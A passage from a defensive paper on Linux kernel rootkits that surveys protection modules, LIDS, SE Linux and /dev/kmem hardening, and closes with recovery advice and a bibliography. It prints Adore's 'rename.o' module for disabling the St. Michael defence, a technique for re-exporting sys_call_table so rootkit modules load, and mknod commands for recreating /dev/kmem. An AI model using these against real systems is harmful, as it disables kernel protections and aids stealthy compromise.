Once the system call table memory address has been found it is reexported to all kernel components through the "`set_symbol_addr`" function. It just replaces its own (`THIS_MODULE`) `sys_call_table` symbol reference with the valid global memory address found. Due to the fact that this LKM (`sys_call_table`) symbol is publicly available and the kernel is not exporting it (there are no conflicts), all kernel elements (including other LKM rootkits) will have it ready to use whenever this `addsym.o` LKM is loaded.

[90] "/usr/src/linux-2.4/arch/i386/kernel/entry.S"
[91] "/usr/src/linux-2.4/arch/i386/kernel/traps.c"
[92] "/usr/src/linux/arch/i386/kernel/entry.S"

```
for (mod = THIS_MODULE, s = mod->syms, i = 0; i < mod->nsyms; ++i, ++s)
    if (s->value == old_value) {
         s->value = new_value;
         return;
    }
```

The symbol list of this LKM (`s`) is crossed through to find and modify the memory reference of its own `sys_call_table` symbol. All these actions are performed during the module load, that is, in the `init_module` function.

This is the default behavior in Red Hat 7.3, where the system call table symbol is exported:

```
# uname -a
Linux localhost 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
# cat /etc/redhat-release
Red Hat Linux release 7.3 (Valhalla)
# grep sys_call_table /proc/ksyms
c02c209c sys_call_table_Rdfdb18bd
```

In Red Hat 9, by default the symbol is not exported (see figure 5.12), so when a LKM that requires it is loaded (like `sleeper.o`), a symbol resolution error is generated. Once the `addsym.o` LKM is compiled and loaded, the system call table symbol is available again, but this time exported by this LKM, `[addsym]`, and not directly by the kernel. Then, the `sleeper.o` LKM can be loaded as in previous kernel versions [93].

5.2.11 Systrace

There is a theoretical specific functionality desired for a protection kernel modules solution, based on monitoring all the application system calls invocations. In order to customized them to fit a specific application policy (behavior based) it will be desired to have at least two operation modes:

- Learning: it displays and allows to figure out the application behavior and alert about unexpected conditions, without blocking them. This mode should be used in the initial configuration phase and prevents to be overloaded due to false positive conditions.

[93] A new line should be added at the end of the "addsym.c" to avoid the "tainted" warning: `MODULE_LICENSE("GPL");`.

```
# uname -a
Linux localhost 2.4.20-8 #1 Thu Mar 13 17:54:28 EST 2003 i686 i686 i386 GNU/Linux
# cat /etc/redhat-release
Red Hat Linux release 9 (Shrike)
# grep sys_call_table /proc/ksyms
#
# insmod sleeper.o
sleeper.o: unresolved symbol sys_call_table
#
# ll
total 4
-rw-r--r--    1 root     root         3111 Apr 28 02:20 addsym.c
# cc -c -O2 -I/usr/src/linux-2.4/include -Wall -Dsymname=sys_call_table addsym.c -o addsym.o
#
# insmod addsym.o
Warning: loading addsym.o will taint the kernel: no license
  See http://www.tux.org/lkml/#export-tainted for information about tainted modules
Module addsym loaded, with warnings
# grep sys_call_table /proc/ksyms
c030a0f0 sys_call_table [addsym]
#
# insmod sleeper.o
# lsmod | grep sleeper
sleeper                  872   0  (unused)
addsym                   990   0  [sleeper]
#
```

Figure 5.12: Reexporting the system call table with addsym.c

- Prevention: it locks down the system protecting it from executing unexpected actions, denying the “evil” system call requests.

The `systrace` tool [NIEL1], created by Niels Provos, enforces system call policies per user-mode application. The initial policies can be created interactively and automatically using the normal system behavior and, then, they can be manually modified by the system administrator.

This solution can be considered a intrusion prevention system, detecting anomaly situations and alerting or acting upon them, limiting the actions a binary could perform over the running kernel. It is based on a system call gateway [94] capturing all system call invocations and processing them against the defined security policy.

This tool also adds additional features such as system call argument evaluation, to avoid race conditions or to rewrite them. It also implements a privilege elevation feature running all defined applications without root privileges and increasing them when needed, offering a similar solution to the Linux capabilities.

The Linux version is available at [95] and it is implemented as an static kernel patch for 2.4 and 2.6 kernels.

[94] http://www.citi.umich.edu/u/provos/papers/systrace.pdf
[95] http://www.citi.umich.edu/u/provos/systrace/linux.html

5.2.12 LKM guardians

The rest of the chapter presents several LKM-based kernel protection solutions.

5.2.13 A "home-made" locking LKM: `modlock`

Similar to the open-source IDP project [96], Integrity Protection Driver, for Windows NT/2000, it is possible to create a very basic Linux LKM to avoid any other module to be loaded into the running kernel. Once installed, no other drivers (in Windows) or LKMs (in Linux) could be installed although having Administrator (Windows) or root (Linux) privileges.

This (see figure 5.13) is a very basic proof of concept that can be circumvented by tools or modules based on direct kernel memory patching methods. It is based on modifying the `sys_create_module` and `sys_delete_module` syscalls.

The method by itself can be easily subverted, but in conjunction with an integrity checker strictly controlling the trusted modules directory (not to be infected) and controlling the RAW I/O access, it makes more difficult for an attacker to circumvent it. Besides, the internal LKM checks could enforce that a module to be loaded should be located in a specific filesystem path.

Once the locking module is loaded, no other modules can be loaded or removed:

```
# insmod modlock.o
# lsmod | grep GCUX
GCUX                    712   0  (unused)
# lsmod | grep modlock
modlock                 968   0  (unused)
addsym                  990   0  [modlock]
# rmmod GCUX
GCUX: Operation not permitted
# insmod GCUX_other.o
GCUX_other.o: create_module: Operation not permitted
#
```

There are lots of improvements that could be implemented in this module, such as a special feature to disable it, for example through the usage of a private encrypted passphrase (that should not be available obtaining the module object strings), policy management that allows/denies the installation of certain modules based on a specific criteria. . .

[96] http://archives.neohapsis.com/archives/ntbugtraq/2000-q2/0245.html

```
/*
 * ``modlock'' module locking LKM
 *
 * Author: Raul Siles (GIAC GCUX certification paper)
 *
 */

#define MODULE
#include <linux/module.h>
#include <linux/types.h>        /* caddr_t type */
#include <sys/syscall.h>        /* syscall definitions */
#include <asm/errno.h>          /* EPERM */

extern void* sys_call_table[];
caddr_t (*official_create_module)(char *, size_t);
int (*official_delete_module)(char *);

caddr_t hacked_create_module(char *name, size_t t){
        return -EPERM;
}

int hacked_delete_module(char *name) {
        return -EPERM;
}

int init_module(void) {
      official_create_module = sys_call_table[ SYS_create_module ];
      sys_call_table[ SYS_create_module ] =  (void *)hacked_create_module;
      official_delete_module = sys_call_table[ SYS_delete_module ];
      sys_call_table[ SYS_delete_module ] =  (void *)hacked_delete_module;
      return 0;
}

void cleanup_module(void) {
        sys_call_table[ SYS_create_module ] = (void *)official_create_module;
        sys_call_table[ SYS_delete_module ] = (void *)official_delete_module;
}

MODULE_LICENSE("GPL");
```

Figure 5.13: A basic locking LKM: modlock

One of the security most basic steps against LKM attacks would be based on logging every module load/unload. To do so, the two systems calls changed by this LKM could be manipulated to include some logging actions through `printk()`. The problem is that it will log to the syslog subsystem, so the attacker could see the messages. Therefore other methods could be used, as saving the events to a file not accessible by anyone (hidden by the module). A prototype of this type of protection module was provided in [PRAG1].

As well as the evil modules, the protection modules should be invisible for the attackers. Probably the only effective solution for this is based on the usage of polymorphic code [PHRA5910] to really hide the security module... but again, rootkits could use this too not to be detected by the security mechanism ;-)

Be sure all the protection LKM are owned by root. If not, `modutils` won't load them, because it constitutes a security risk; other users (the file owner) would be able to modify the module object stored in disk to get root access.

5.2.14 A "home-made" modules authentication model

A step further in the protection method will be to set up a password, so authentication would be required for the root user to be able to load an LKM. The authentication could also be based in any other element, like a specific UID and GID combination...

It is possible to create your own version of the LKM model so it will request a password when a new module is loaded. It can be easily implemented modifying the kernel sources, specifically the "`/usr/src/linux-2.4/kernel/module.c`" file adding a password verification step when the `sys_create_module` syscall is invoked:

```
asmlinkage unsigned long
sys_create_module(const char *name_user, size_t size)
{
        char *name;
        long namelen, error;
        struct module *mod;
        unsigned long flags;

        if (!capable(CAP_SYS_MODULE))
                return -EPERM;

        /* Begin of new code */
        if (!valid_module_password())
                return -EPERM;
        /* End of new code */

  lock_kernel();
  ...
```

5.2.15 The `syscall_sentry` LKM

There is a `syscall_sentry` LKM prevention module [JONE1] that tries to protect the system from the most common evil LKMs securing the system call table. In a

normal situation it is not very frequent to experiment syscall table changes, so the false positive rate of this type of solutions is very limited.

It is a very simple module but very valuable at the same time from a educational perspective. It inspects the system call table looking for modifications from its original state using two methods, periodically and when a new module is going to be loaded. If a variation is detected, two actions could be performed: generate an alert or restore the original table state.

5.2.16 The `Toby` LKM

Toby [97] is a very simple LKM which intercepts, logs, and stops the `setuid, setreuid, and setresuid` syscalls from normal users, that is, no one will be able to invoke this calls with a different UID value that the one used by his own processes.

It is valuable to understand the different security enforcements an LKM can perform, but it is not useful to avoid kernel rootkits, except that it blocks root level access based on exploiting a vulnerable setuid binary (very common).

5.2.17 The `modexecvehash` LKM

The `modexecvehash` [DHAN1] is an LKM that prevents redirection execution attacks from being executed protecting "important" binaries. It works by verifying the executable hash when it is invoked. It is a proof-of-concept technique, and the method can be bypassed using raw disk direct memory access.

It works by intercepting the `sys_execve` syscall and generating a hash of both, the inode and the binary being executed. These values are compared against an inode and binary database and if they match, the execution proceeds; if not, the original `sys_execve` is called [98].

5.2.18 St. Michael

St. Michael [STJUD1] [99] is an extension of the St. Jude project (explained previously) focused on defending its detection LKM engine against the actions commonly performed by the kernel rootkits, being the main one the modification of the

[97] http://www.securiteam.com/tools/5GP0G0U8UO.html

[98] http://conference.hackinthebox.org/materials/nitesh_dhanjani/hwlkm-hitb-2003.pdf

[99] Its name comes from the archangel Michael, defender of heaven and patron saint of guards and law enforcement officers.

system call table when a module is loaded (`init_module`) or removed (`delete_module`). It uses several methods to protect the kernel from being rootkited.

It monitors the integrity of the kernel memory, generating a MD5 crypto hash value for several critical non-volatile memory regions, such as the kernel text and kernel data sections like the system call table, and the first function bytes. It tries to identify modifications in these memory areas using different methods:

- An automatic process calculates their MD5 values periodically and compares them against the trusted/valid baseline.
- When specific system calls are invoked (like `exit` or all the module management syscalls) their integrity is checked.

If an compromise attempt is detected, a previously kernel text encrypted backup could be restored and warnings are logged. If there are too many attempts, the system can be rebooted.

Besides, it limits root processes from directly patching the kernel memory through `/dev/kmem` and enforces the integrity of critical system boot files, implementing real immutable bit protection in files like `init, insmod, vmlinuz...`

Finally it obfuscates the St. Jude engine code to avoid the acquisition of kernel memory reference points that would allow patching the kernel to avoid its protection mechanisms. For example, it is removed from the modules linked list, some module data structures and text are removed in order not to be detected and deceived.

This security module has not been updated to protect itself against modern rootkit methods [CANO1]. For example, the last Adore version, v0.53, implements a LKM-based method to disable the St. Michael protection features. The anti-protection module is called `rename` (see figure 5.14) and it works by searching the St. Michael module [100] walking through the module list and looking foe its name, “StMichael”. Once found, the protection module name is changed to “gohome” and it will appear in the module list, being possible to remove it using the standard `rmmod gohome` and `rmmod rename` commands.

5.2.19 LIDS

The Linux Intrusion Detection System, LIDS [LIDS1], is a kernel patch, originally designed for kernels 2.2, although it works in nowadays 2.4 and 2.6 versions, that extends the Linux security model. Although the name suggest it as a detection solution, it prevents the attacks from succeed.

[100] St. Michael is the default protection module searched, but the method will work against any other detection or protection LKM whose name is previously known.

```
#define __KERNEL__
#define MODULE
#ifdef MODVERSIONS
#include <linux/modversions.h>
#endif
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>
#include <linux/malloc.h>

#define TO_FILE "StMichael"

int init_module()
{
        struct module *mp = &__this_module;
        char *s = NULL;

        for (; mp; mp = mp->next) {
                if (!strcmp(mp->name, TO_FILE)) {
                        s = (char*)kmalloc(10, GFP_KERNEL);
                        if (!s)
                                return 0;
                        strcpy(s, "gohome");
                        mp->name = s;
                }
        }
        return 0;
}

int cleanup_module()
{
        return 0;
}
```

Figure 5.14: Removing St. Michael to install Adore: `rename.o`

Due to its complexity it won't be analyzed in depth in this paper. It is recommended to explore other references [101] [102] [103].

There is a good series of LIDS articles describing LIDS, how to install and configure it, and how to use all the file, ACLs, capabilities and logging features [104]:

- Part one: http://www.securityfocus.com/infocus/1496
- Part two: http://www.securityfocus.com/infocus/1502
- Part three: http://www.securityfocus.com/infocus/1510
- Part four: http://www.securityfocus.com/infocus/1517

[101] http://www.linuxsecurity.com/feature_stories/feature_story-12.html
[102] http://www.lids.org/document/build_lids-0.2-3.html
[103] http://www.lids.org/lids-howto/lids-hacking-howto.sgml
[104] http://www.linuxsecurity.com/resources/intrusion_detection-2.html

The LIDS model is based on subjects (the programs) and its rights to access objects (files, devices, network...) and perform operations (defined by the capabilities) [105]. It also provides a time enforcement model, where only specific actions can be carried on at specific timeframes. It implements a MAC model (like SE Linux) reducing the root power based on the security policy defined.

Once running, LIDS restricts the system usage, so it must be customized to fit the system purpose and the available applications. This will be a time consuming process, based on the analysis of the LIDS violation log files.

One of the main problems associated to this complex tools is a false sense of security, mainly for two reason: if they are not configured properly because it is very hard to define a strict security model that balances manageability and security, and if they are vulnerable, because security is focused on a single element [106].

LIDS is compound of some kernel elements and user-mode programs, like `lidsconf / lidsadm`. This configuration tool allows to define and apply the security policy. All the configuration resides in "`/etc/lids`".

Some of its general features are:

- Seal the kernel from modification.
- Prevent load/unload module operations.
- File protection (binaries, config files and logs), even from root; includes hiding file capabilities.
- Process hiding method and signal refusion (termination, change of priority...).
- Capabilities to control file access, even denying root to change the capabilities. For example, access to a raw device, change the password, reboot the system, bind to a port, insert a module...
- Port scan detector (built-in in kernel): it detects several scan types.
- Individual grant privileges.

It implements 4 types of file access control:

- Deny: no access.
- Read-only: cannot be modified by anyone, including root.
- Append-only: only data can be appended to the file, like log files.
- Write: file can be modified.

[105] http://www.securityfocus.com/infocus/1539

[106] LIDS vulnerability (by TESO): http://www.team-teso.net/advisories/teso-advisory-012.txt.

5.2.20 LSM: Loadable & Linux Security Model

The Linux LSM, Loadable Security Module, project [107] is an Intrusion Prevention LKM; once it has been loaded it ensures no other modules can be loaded (nor itself being removed) and limits what other LKM can do. It also protects file attributes on "ext2" file systems, specifically it implements a protection for the immutable files.

Besides, it includes raw disk protection, not to let an attacker to circumvent the system manipulating the raw devices directly, instead of using the standard system calls for accessing the disks. The boot process is also controlled by it [108].

This project shouldn't be confused with the Linux Security Module, LSM too, kernel patch [109] developed to create a security framework around the Linux kernel (through interface hooks) that will facilitate the inclusion of modular security mechanisms [110].

The starting message of the LSM patch mailing list (http://mail.wirex.com/pipermail/linux-security-module/) is here: http://www.linuxsecurity.com/articles/forums_article-2854.html. One of the top projects based on the LSM patch is based on implementing the Security-Enhanced Linux (SE Linux, see section 5.2.21) as a LSM module [111].

5.2.21 SE Linux

SE Linux [112] is a Linux security model that transforms the standard Linux DAC (Discretionary Access Control) security model, where the root user has control all over the system, to a MAC (Mandatory Access Control) security model, where permissions are separated and based on roles (as the LOMAC tool [113]).

SE Linux is one of the most famous references reflecting the new generation of secure Linux distribution that will be required in a near future [114].

Red Hat announced it is going to include SE Linux in Red Hat Enterprise Linux. It has been included in the latest beta versions of Fedora [115], Core 2 Test 2 [116],

[107] http://freshmeat.net/projects/lsm/
[108] http://packetstormsecurity.nl/linux/security/lsm.tar.gz
[109] http://lsm.immunix.org
[110] http://lwn.net/Articles/3467/
[111] http://www.nsa.gov/selinux/papers/module/t1.html
[112] http://www.nsa.gov/selinux/
[113] http://opensource.nailabs.com/lomac/
[114] http://www.networkcomputing.com/shared/printArticle.jhtml?article=/1312/1312f3full.html&pub=nwc
[115] http://fedora.redhat.com/
[116] http://people.redhat.com/kwade/fedora-docs/selinux-faq-en/

based on the kernel 2.6 version. It seems they will release configuration and policy management tools in order to simplify the SE Linux administration.

5.2.22 Protecting `/dev/kmem`

In current Linux systems, only `root` has write access to this character device [SPACE1], although this doesn't avoid the type of compromises analyzed in this paper (where the attacker already has root access):

```
# ll /dev/kmem
crw-r-----    1 root     kmem       1,   2 Aug 31  2002 /dev/kmem
```

Kernel rootkits using this device, as SuckIT doesn't introduce any change in the filesystem, so they are more difficult to be detected, therefore even more strict protection actions should be implemented to be safe against them.

The `/dev/kmem` (and `/dev/mem`) device files can be removed by the system administrator, but if the kernel sources are not patched, these files will be recreated the next time the kernel is recompiled. They are registered in [117]:

```
if (devfs_register_chrdev(MEM_MAJOR,"mem",&memory_fops))
```

Besides, the attacker could recreate them using the `/dev/MAKEDEV std` or `mknod` commands:

```
# mknod /tmp/kmem c 1 1
# mknod /tmp/kmem c 1 2
# ll /tmp/mem /tmp/kmem
crw-r-----    1 root     root       1,   1 Apr 26 18:11 /tmp/mem
crw-r-----    1 root     root       1,   2 Apr 26 18:11 /tmp/kmem
#
```

A kernel patch to make `/dev/kmem` non-writable was introduced in [PHRA587] to solve direct patching attacks over `/dev/mem` and `/dev/kmem`. It is based on modifying the kernel sources to deny any write access to the `/dev/kmem` file. The affected source file is "`/usr/src/linux/drivers/char/mem.c`" and specifically the `do_write_mem()` function.

However, there is no easy workaround to be protected against this memory subverting method, since patching the function is not enough, as it was shown in [PELAT1]. The `iopl` Linux syscall could also be used to access kernel memory

[117] "`/usr/src/linux-2.4/drivers/char/mem.c`"

(see the final comments at [PHRA587]). This syscall changes the process I/O privilege level, so it could access the I/O ports and the DMA subsystem, being able to interact with the raw memory (it seems this method has been tested although not been publicized).

The new vulnerability suggested is based on manipulating the memory directly (`mmap()`) instead of through the I/O filesystem calls. The method is based in mapping `/dev/kmem` with `PROT_WRITE` and `MAP_SHARED` flags active (opening it in writing mode).

The new solution to protect the memory from being written into is to apply a new kernel patch [118] to remove the `mmap_mem()` function `PROT_WRITE` flag on `/dev/kmem` and `/dev/mem` (function also defined in "`/usr/src/linux/drivers/char/mem.c`").

To sum up the kernel protection process, disabling LKM kernel support and preventing direct write access to `/dev/kmem` (using the I/O filesystem calls) doesn't mean the running kernel cannot be modified. Through the `mmap_mem()` function the running kernel memory can yet be manipulated.

As mentioned, this function should be modified in order to disallow memory mapping of `/dev/kmem` and `/dev/mem` with writing access (`PROT_WRITE` flag), but some programs would not work, such as the XFree86 windows subsystem, that needs access to `/dev/mem`:

```
# fuser /dev/mem
/dev/mem:             1890m
# ps -ef | grep 1890
root   1890  1889  1 01:04 ?   00:04:03 /usr/X11R6/bin/X :0 \
                                        -auth /var/gdm/:0.Xauth vt7
```

5.3 IH, FA and recovery

This paper doesn't try to analyze the Incident Handling (IH) [119] and Forensic Analysis (FA) [DITT2] tasks associated to a rootkited Linux system, but some fundamental tips related with the recovery and analysis of the system has been included.

It is recommended to get more information from [LOTRZ1], a security challenge based on a compromise Linux fileserver system through a kernel rootkit. That document slightly covers all the main actions that should be followed to inspect the compromised host, such as booting the system from the OS media or a bootable Linux trustable distribution, the required analysis steps and environment, all the

[118] http://etud.epita.fr/~pelat_g/kmem_mmap.php
[119] http://staff.washington.edu/dittrich/misc/faqs/responding.faq

different available tools to extract information from the suspicious system (most them covered along this paper). . .

In order to get a reliable set of information, the environment under which the detection tools recommended all along this chapter should be run must be driven by the general IH and forensic practice. Some reference to build a Linux forensic-aware kernel has been published [RUDE1].

The response process tries to answer how to behave in the (probably) most difficult decision the incident handler must take: Should the system be kept running (providing service) or should it be shutdown? . . . To reboot or not to reboot? This is the question ;-)

In the former the analysis is made over the live system while in the later it is performed over, what is called, a dead system.

There are two new articles about performing a live forensic analysis over a Linux system:

- Part 1: http://www.securityfocus.com/printable/infocus/1769.
- Part 2: http://www.securityfocus.com/printable/infocus/1773 [BURD1].

If the machine seems to have been compromised and can be switched off, take it out of production and analyze it in an isolated environment. In the not so old days, the most common action to analyze a system under a rootkit compromise was to unplug the disk and connect it to a similar system where it could be analyzed from a clean OS (the one running into the analysis system).

However, nowadays it is possible to analyze the affected disk without swapping the hardware; the incident handler only needs a Linux live CD to boot from (like Knoppix, FIRE. . .) [LOTRZ1], that will provide the clean OS and, specially a clean kernel, because the rootkited one cannot be trusted on.

The following two references also provide information about rootkit forensic analysis methods [120]:

- Part 1: http://info.hkntec.net/course/ieg7006/2003/for1/.
- Part 2: http://info.hkntec.net/course/ieg7006/2003/for2/.

As can be deducted from all the information presented, when a kernel rootkit is detected, there is a huge impact on the system, thus it is very hard to be sure the system has been returned to a trusted state just removing or modifying its components. For recovery purposes it is recommended to reinstall the host OS

[120] Mainly the second part

and applications from scratch and close the vulnerabilities that allowed the original compromise (acquire root level access). Then, all the patches should be installed/applied (specially the security ones), the root password should be changed in this and other related systems (to recover from sniffing attacks) and the system/network should be strictly monitored after rebuilding it because it is probable the attacker will try to return to it...

5.4 Conclusions

The kernel rootkits have two main goals: get into the kernel and modify it for their own interests [PHRA5910].

To be part of the kernel, using an LKM is the most elegant and easy way (used by lots of references used along this paper), but it doesn'tt work on monolithic systems. In this case, other kernel memory patching methods could be used instead to subvert the kernel (all them based on Silvio's initial ideas [SILV1]).

The most common element modified by kernel rootkits is the system call table, although its manipulation can be easily detected comparing the current table with the originally created after the last kernel compilation. The most trusted method to extract this information is through an LKM that access the kernel memory directly.

If LKM support is not available, there is not a reliable way of getting information from the kernel, because the memory image should be read through system calls that could have been modified by the rootkit, such as `sys_read` and `sys_mmap`.

Therefore, there are two software groups valid for kernel rootkit detection:

- User-mode tools: very useful to baseline a clean system for later comparison because they rely on the kernel and can be deceived (see above).
- Kernel-mode tools, basically LKMs: useful to check the kernel contents once there are clues that it has been subverted.

Other kernel elements could be modified too, such as the `system_call()` function trying to use a system call table duplicate (like SuckIT [PHRA587]). This could be detected through kernel memory scanning methods. Again, they are reliable if LKM support is enabled, but not if memory should be accessed through potentially "untrusted" system calls.

Additionally, it is possible to hack the kernel in many other ways, like manipulating the interrupt handler [PHRA594], the TCP/IP stack [PHRA5512] [PHRA6113], the `/proc` structures [PHRA586] or the VFS subsystem [ADORNG1]. Again, kernel level access is required in order to check the real status of the system and not been manipulated when invoking system calls.

From the protection countermeasures point of view, the ONLY option is to perform all actions from an LKM, that should be loaded as soon as possible, when the system boots, and remain as stealthy as possible. This kernel mechanisms should be complemented with an overall system security, based on operating system hardening.

On the one hand, it is recommended to reduce the kernel information pieces available for the attacker, such as the information provided by `/proc/ksyms` through which it is possible to know the memory addresses to patch, the "`System.map`" file, also containing kernel symbol and their memory addresses...

On the other hand, the more information that could be extracted from the system, the better. The goal of all the security countermeasures presented is to extract and act based on reliable and useful information pieces obtained from the kernel, an entity we cannot totally trust in. To detect a compromise from user space it is very important to find clues about non-expected, suspicious events and anomalies.

It is then suggested to acquire the information static contents, like "`System.map`", once the kernel has been compiled and then remove it from the host, and extract the dynamic contents of the running system during the analysis/verification phase.

To sum up, the only difference between a LKM rootkit or direct memory-based implementation and a detection/protection LKM or memory inspection mechanism is the type of tasks and actions performed in the system by each of them. One (the good) or the other (the evil) would be capable of detecting and blocking its enemy using similar methods:

- Checking the system call and IDT table status.
- Checking the main kernel handlers: interrupt and system call handlers.
- Checking the kernel networking hooks.
- Pattern searching along the kernel memory for specific binary codes (very easy when the tool/rootkit source code is available).
- Checking filesystem deceives based of `/proc` and VFS.

Once a new rootkit appears, its implementation is analyzed trying to understand its new methods and subverting techniques, and new security tools (detection and protection) are developed as a consequence. In the same way, when a new detection tool appear, the blackhat analyzes it and find new ways of subverting the kernel without been detected. This cycle has been repeating over the last 2 to 4 years and will continue in the future... This paper has shown the state of the art around this kernel rootkit evolution and the basics to get involved on it.

" *The race has just started... who will win, the good or the evil?* "

Bibliography

[ADDS1] *"addsym.c: reexporting the system call table". Dallachiesa Michele.* http://xenion.antifork.org/files/addsym.c (January 2004)

[ADOR1] *"The Adore rootkit". Stealth, TESO.* http://www.team-teso.net (February 2004)

[ADORNG1] *"The Adore-ng rootkit". Stealth, TESO.* http://stealth.7350.org (March 2004)

[ADOW1] *"Adore Worm". M. Fearnow and W. Stearns. April 2001.* http://www.sans.org/y2k/adore.htm (November 2003)

[AIV1] *"Linux Kernel 2.4 Internals". TLDP. Tigran Aivazian.* http://www.tldp.org/LDP/lki/lki.pdf (August 2002)

[BOVE1] *"Understanding the Linux kernel". (2nd edition) Daniel P. Bovet, Marco Cesati. O'Reilly. ISBN: 0-596-00213-0.* (2003)

[BURD1] *"Forensic Analysis of a Live Linux System, Part Two". Mariusz Burdach. April 12, 2004.* http://www.securityfocus.com/printable/infocus/1773 (April 2004)

[CANO1] *"Root Kit Protection and Detection". Shane Canon. October 23, 2003.* http://www.triumf.ca/hepix2003/pres/23-05b/scanon/rootkit-protection.ppt (February 2004)

[CERT1] *"CERT Advisory CA-94-01 Ongoing Network Monitoring Attacks". CERT. 1994.* http://www.cert.org/advisories/CA-1994-01.html (January 2004)

[CERT2] *"CERT Advisory CA-95-18 Widespreads Attacks on Internet Sites". CERT. 1995.* http://www.cert.org/advisories/CA-1995-18.html (January 2004)

[CHKR1] *"Chkrootkit, locally checks for signs of a rootkit". Nelson Murilo and Klaus Steding-Jessen.* http://www.chkrootkit.com (January 2004)

[DAI1] *"Kernel rootkits". Dino Dai Zovi.* http://www.sans.org/rr/papers/60/449.pdf (January 2004)

[DHAN1] *"LKM: modexecvehash". Nitesh Dhanjani. 2003* http://dhanjani.com/presentations/hwlkm/, http://www.linuxjournal.com/print.php?sid=4378 (April 2004)

[DITT1] *"Rootkits and hiding files/directories/processes after a break in". D. Dittrich. 2001* http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq (January 2004)

[DITT2] *"Basic steps in Forensic Analysis of Unix Systems". D. Dittrich. 2000* http://staff.washington.edu/dittrich/misc/forensics/ (January 2004)

[FARM1] *"What are MAC Times?". D. Farmer. Dr. Dobb's Journal, Oct 2000.* http://www.ddj.com/documents/s=880/ddj0010f/ -payware- (February 2004)

[FOUN1] *"Carbonite. A Linux Kernel Module to aid in RootKit detection.". Keith J. Jones. 2000.* http://www.foundstone.com/resources/proddesc/carbonite.htm (February 2004)

[GRUB1] *"GRUB, GRand Unified Bootloader". GNU.* http://www.gnu.org/software/grub/ (February 2004)

[HATC1] *"Hacking Linux Exposed". Brian Hatch, James Lee, George Kurtz. McGraw Hill. ISBN: 0-07-212773-2* http://www.hackinglinuxexposed.com (2001)

[HEND1] *"Linux Loadable Kernel Module HOWTO". Bryan Henderson. 2004-01-05* http://www.tldp.org/HOWTO/Module-HOWTO/index.html (March 2004)

[JONE1] *"Forensics Loadable Kernel Modules". Keith J. Jones. Login. November 2001.* http://www.usenix.org/publications/login/2001-11/pdfs/jones2.pdf (March 2004)

[LIDS1] *"LIDS: Linux Intrusion Detection System".* http://www.lids.org (November 2003)

[LILO1] *"LILO Bootloader".* http://freshmeat.net/projects/lilo/ (February 2004)

[LKMI1] *"Linux Kernel Modules Installation HOWTO". rhw* http://www.tldp.org/HOWTO/Modules/index.html (March 2004)

[LOTRZ1] *"Crack the Hacker Challenge: Lord of the Ring-Zero". Raul Siles. Counterhack (Ed Skoudis). March, 2004.* http://www.counterhack.net/lord_of_the_ring-zero.html, http://www.counterhack.net/lotrz1.html (April 2004)

[MILL1] *"Detecting Loadable Kernel Modules (LKM)". Toby Miller.* http://www.s0ftpj.org/docs/lkm.htm (January 2004)

[MURI1] *"(Portuguese) Mtodos para Deteco Local de Rootkits e Mdulos de Kernel Maliciosos em Sistemas Unix". Klaus Steding-Jessen and Nelson Murilo. SSI'2001. October 2001.* http://www.chkrootkit.org/papers/chkrootkit-ssi2001.pdf (November 2003)

[NETC1] *"Netcat (nc)".* http://www.atstake.com/research/tools/network_utilities/, http://netcat.sourceforge.net (3 September 2003)

[NIEL1] *"Systrace - Interactive Policy generation for System Calls". Niels Provos. 2003.* http://niels.xtdnet.nl/systrace/, http://www.systrace.org/ (February 2004)

[NMAP1] *"NMAP. Network Mapper".* http://www.insecure.org/nmap/ (May 2003)

[PELAT1] *"Grsecurity problem - modifying read-only kernel". Guillaume Pelat. 2002.* http://securityfocus.com/archive/1/273002 (April 2004)

[PHRA1] *"Phrack. A Hacker magazine".* http://www.phrack.org (January 2003)

[PHRA256] *"Hiding out under Unix". Phrack Magazine, Issue 25, File 6. 1989.* http://www.phrack.org/show.php?p=25&a=6 (January 2004)

[PHRA4314] *"Playing Hide and Seek, Unix Style". Phrack Magazine, Issue 43, File 14. 1993.* http://www.phrack.org/show.php?p=43&a=14 (January 2004)

[PHRA505] *"Abuse of the Linux Kernel for Fun and Profit". halflife. Phrack Magazine, Vol. 7, Issue 50, File 5. 1997.* http://www.phrack.org/show.php?p=50&a=5 (January 2004)

[PHRA519] *"Bypassing Integrity Checking Systems". halflife. Phrack Magazine, Vol. 7, Issue 51, File 7. 1997.* http://www.phrack.org/show.php?p=51&a=9 (January 2004)

[PHRA526] *"Hardening the Linux Kernel". daemon9. Phrack Magazine, Vol. 8, Issue 52, File 6. 1998.* http://www.phrack.org/show.php?p=52&a=6 (January 2004)

[PHRA5218] *"Weakening the Linux Kernel". plaguez. Phrack Magazine, Vol. 8, Issue 52, File 18. 1998.* http://www.phrack.org/show.php?p=52&a=18 (January 2004)

[PHRA555] *"A Real NT Rootkit, Patching the NT Kernel". Greg Hoglund. Phrack Magazine, Vol. 9, Issue 55, File 5. 1999.* http://www.phrack.org/show.php?p=55&a=5 (January 2004)

[PHRA5512] *"Building Into The Linux Network Layer". kossak, lifeline. Phrack Magazine, Vol. 9, Issue 55, File 12. 1999.* http://www.phrack.org/show.php?p=55&a=12 (January 2004)

[PHRA586] *"Advances in Kernel Hacking (part I)". palmers. Phrack Magazine, Vol. 11, Issue 58, File 6. 2001.* http://www.phrack.org/show.php?p=58&a=6 (April 2004)

[PHRA587] *"Linux on-the-fly kernel patching without LKM". Sd and Devik. Phrack Magazine, Vol. 11, Issue 58, File 7. 2001.* http://www.phrack.org/show.php?p=58&a=7 (January 2004)

[PHRA588] *"Linux x86 kernel function hooking emulation". mayhem. Phrack Magazine, Vol. 11, Issue 58, File 8. 2001.* http://www.phrack.org/show.php?p=58&a=8 (January 2004)

[PHRA594] *"Handling Interrupt Descriptor Table for fun and profit". kad. Phrack Magazine, Vol. 11, Issue 59, File 4. 2002.* http://www.phrack.org/show.php?p=59&a=4 (March 2004)

[PHRA595] *"Advances in Kernel Hacking (part II)". palmers. Phrack Magazine, Vol. 11, Issue 59, File 5. 2001.* http://www.phrack.org/show.php?p=59&a=5 (April 2004)

[PHRA5910] *"Execution path analysis: finding kernel based rootkits". Jan K. Rutkowski. Phrack Magazine, Vol. 11, Issue 59, File 10. 2002.* http://www.phrack.org/show.php?p=59&a=10 (March 2004)

[PHRA606] *"Smashing The Kernel Stack For Fun And Profit" (OpenBSD). Sinan Eren. Phrack Magazine, Vol. 11, Issue 60, File 6. 2002.* http://www.phrack.org/show.php?p=60&a=6 (February 2004)

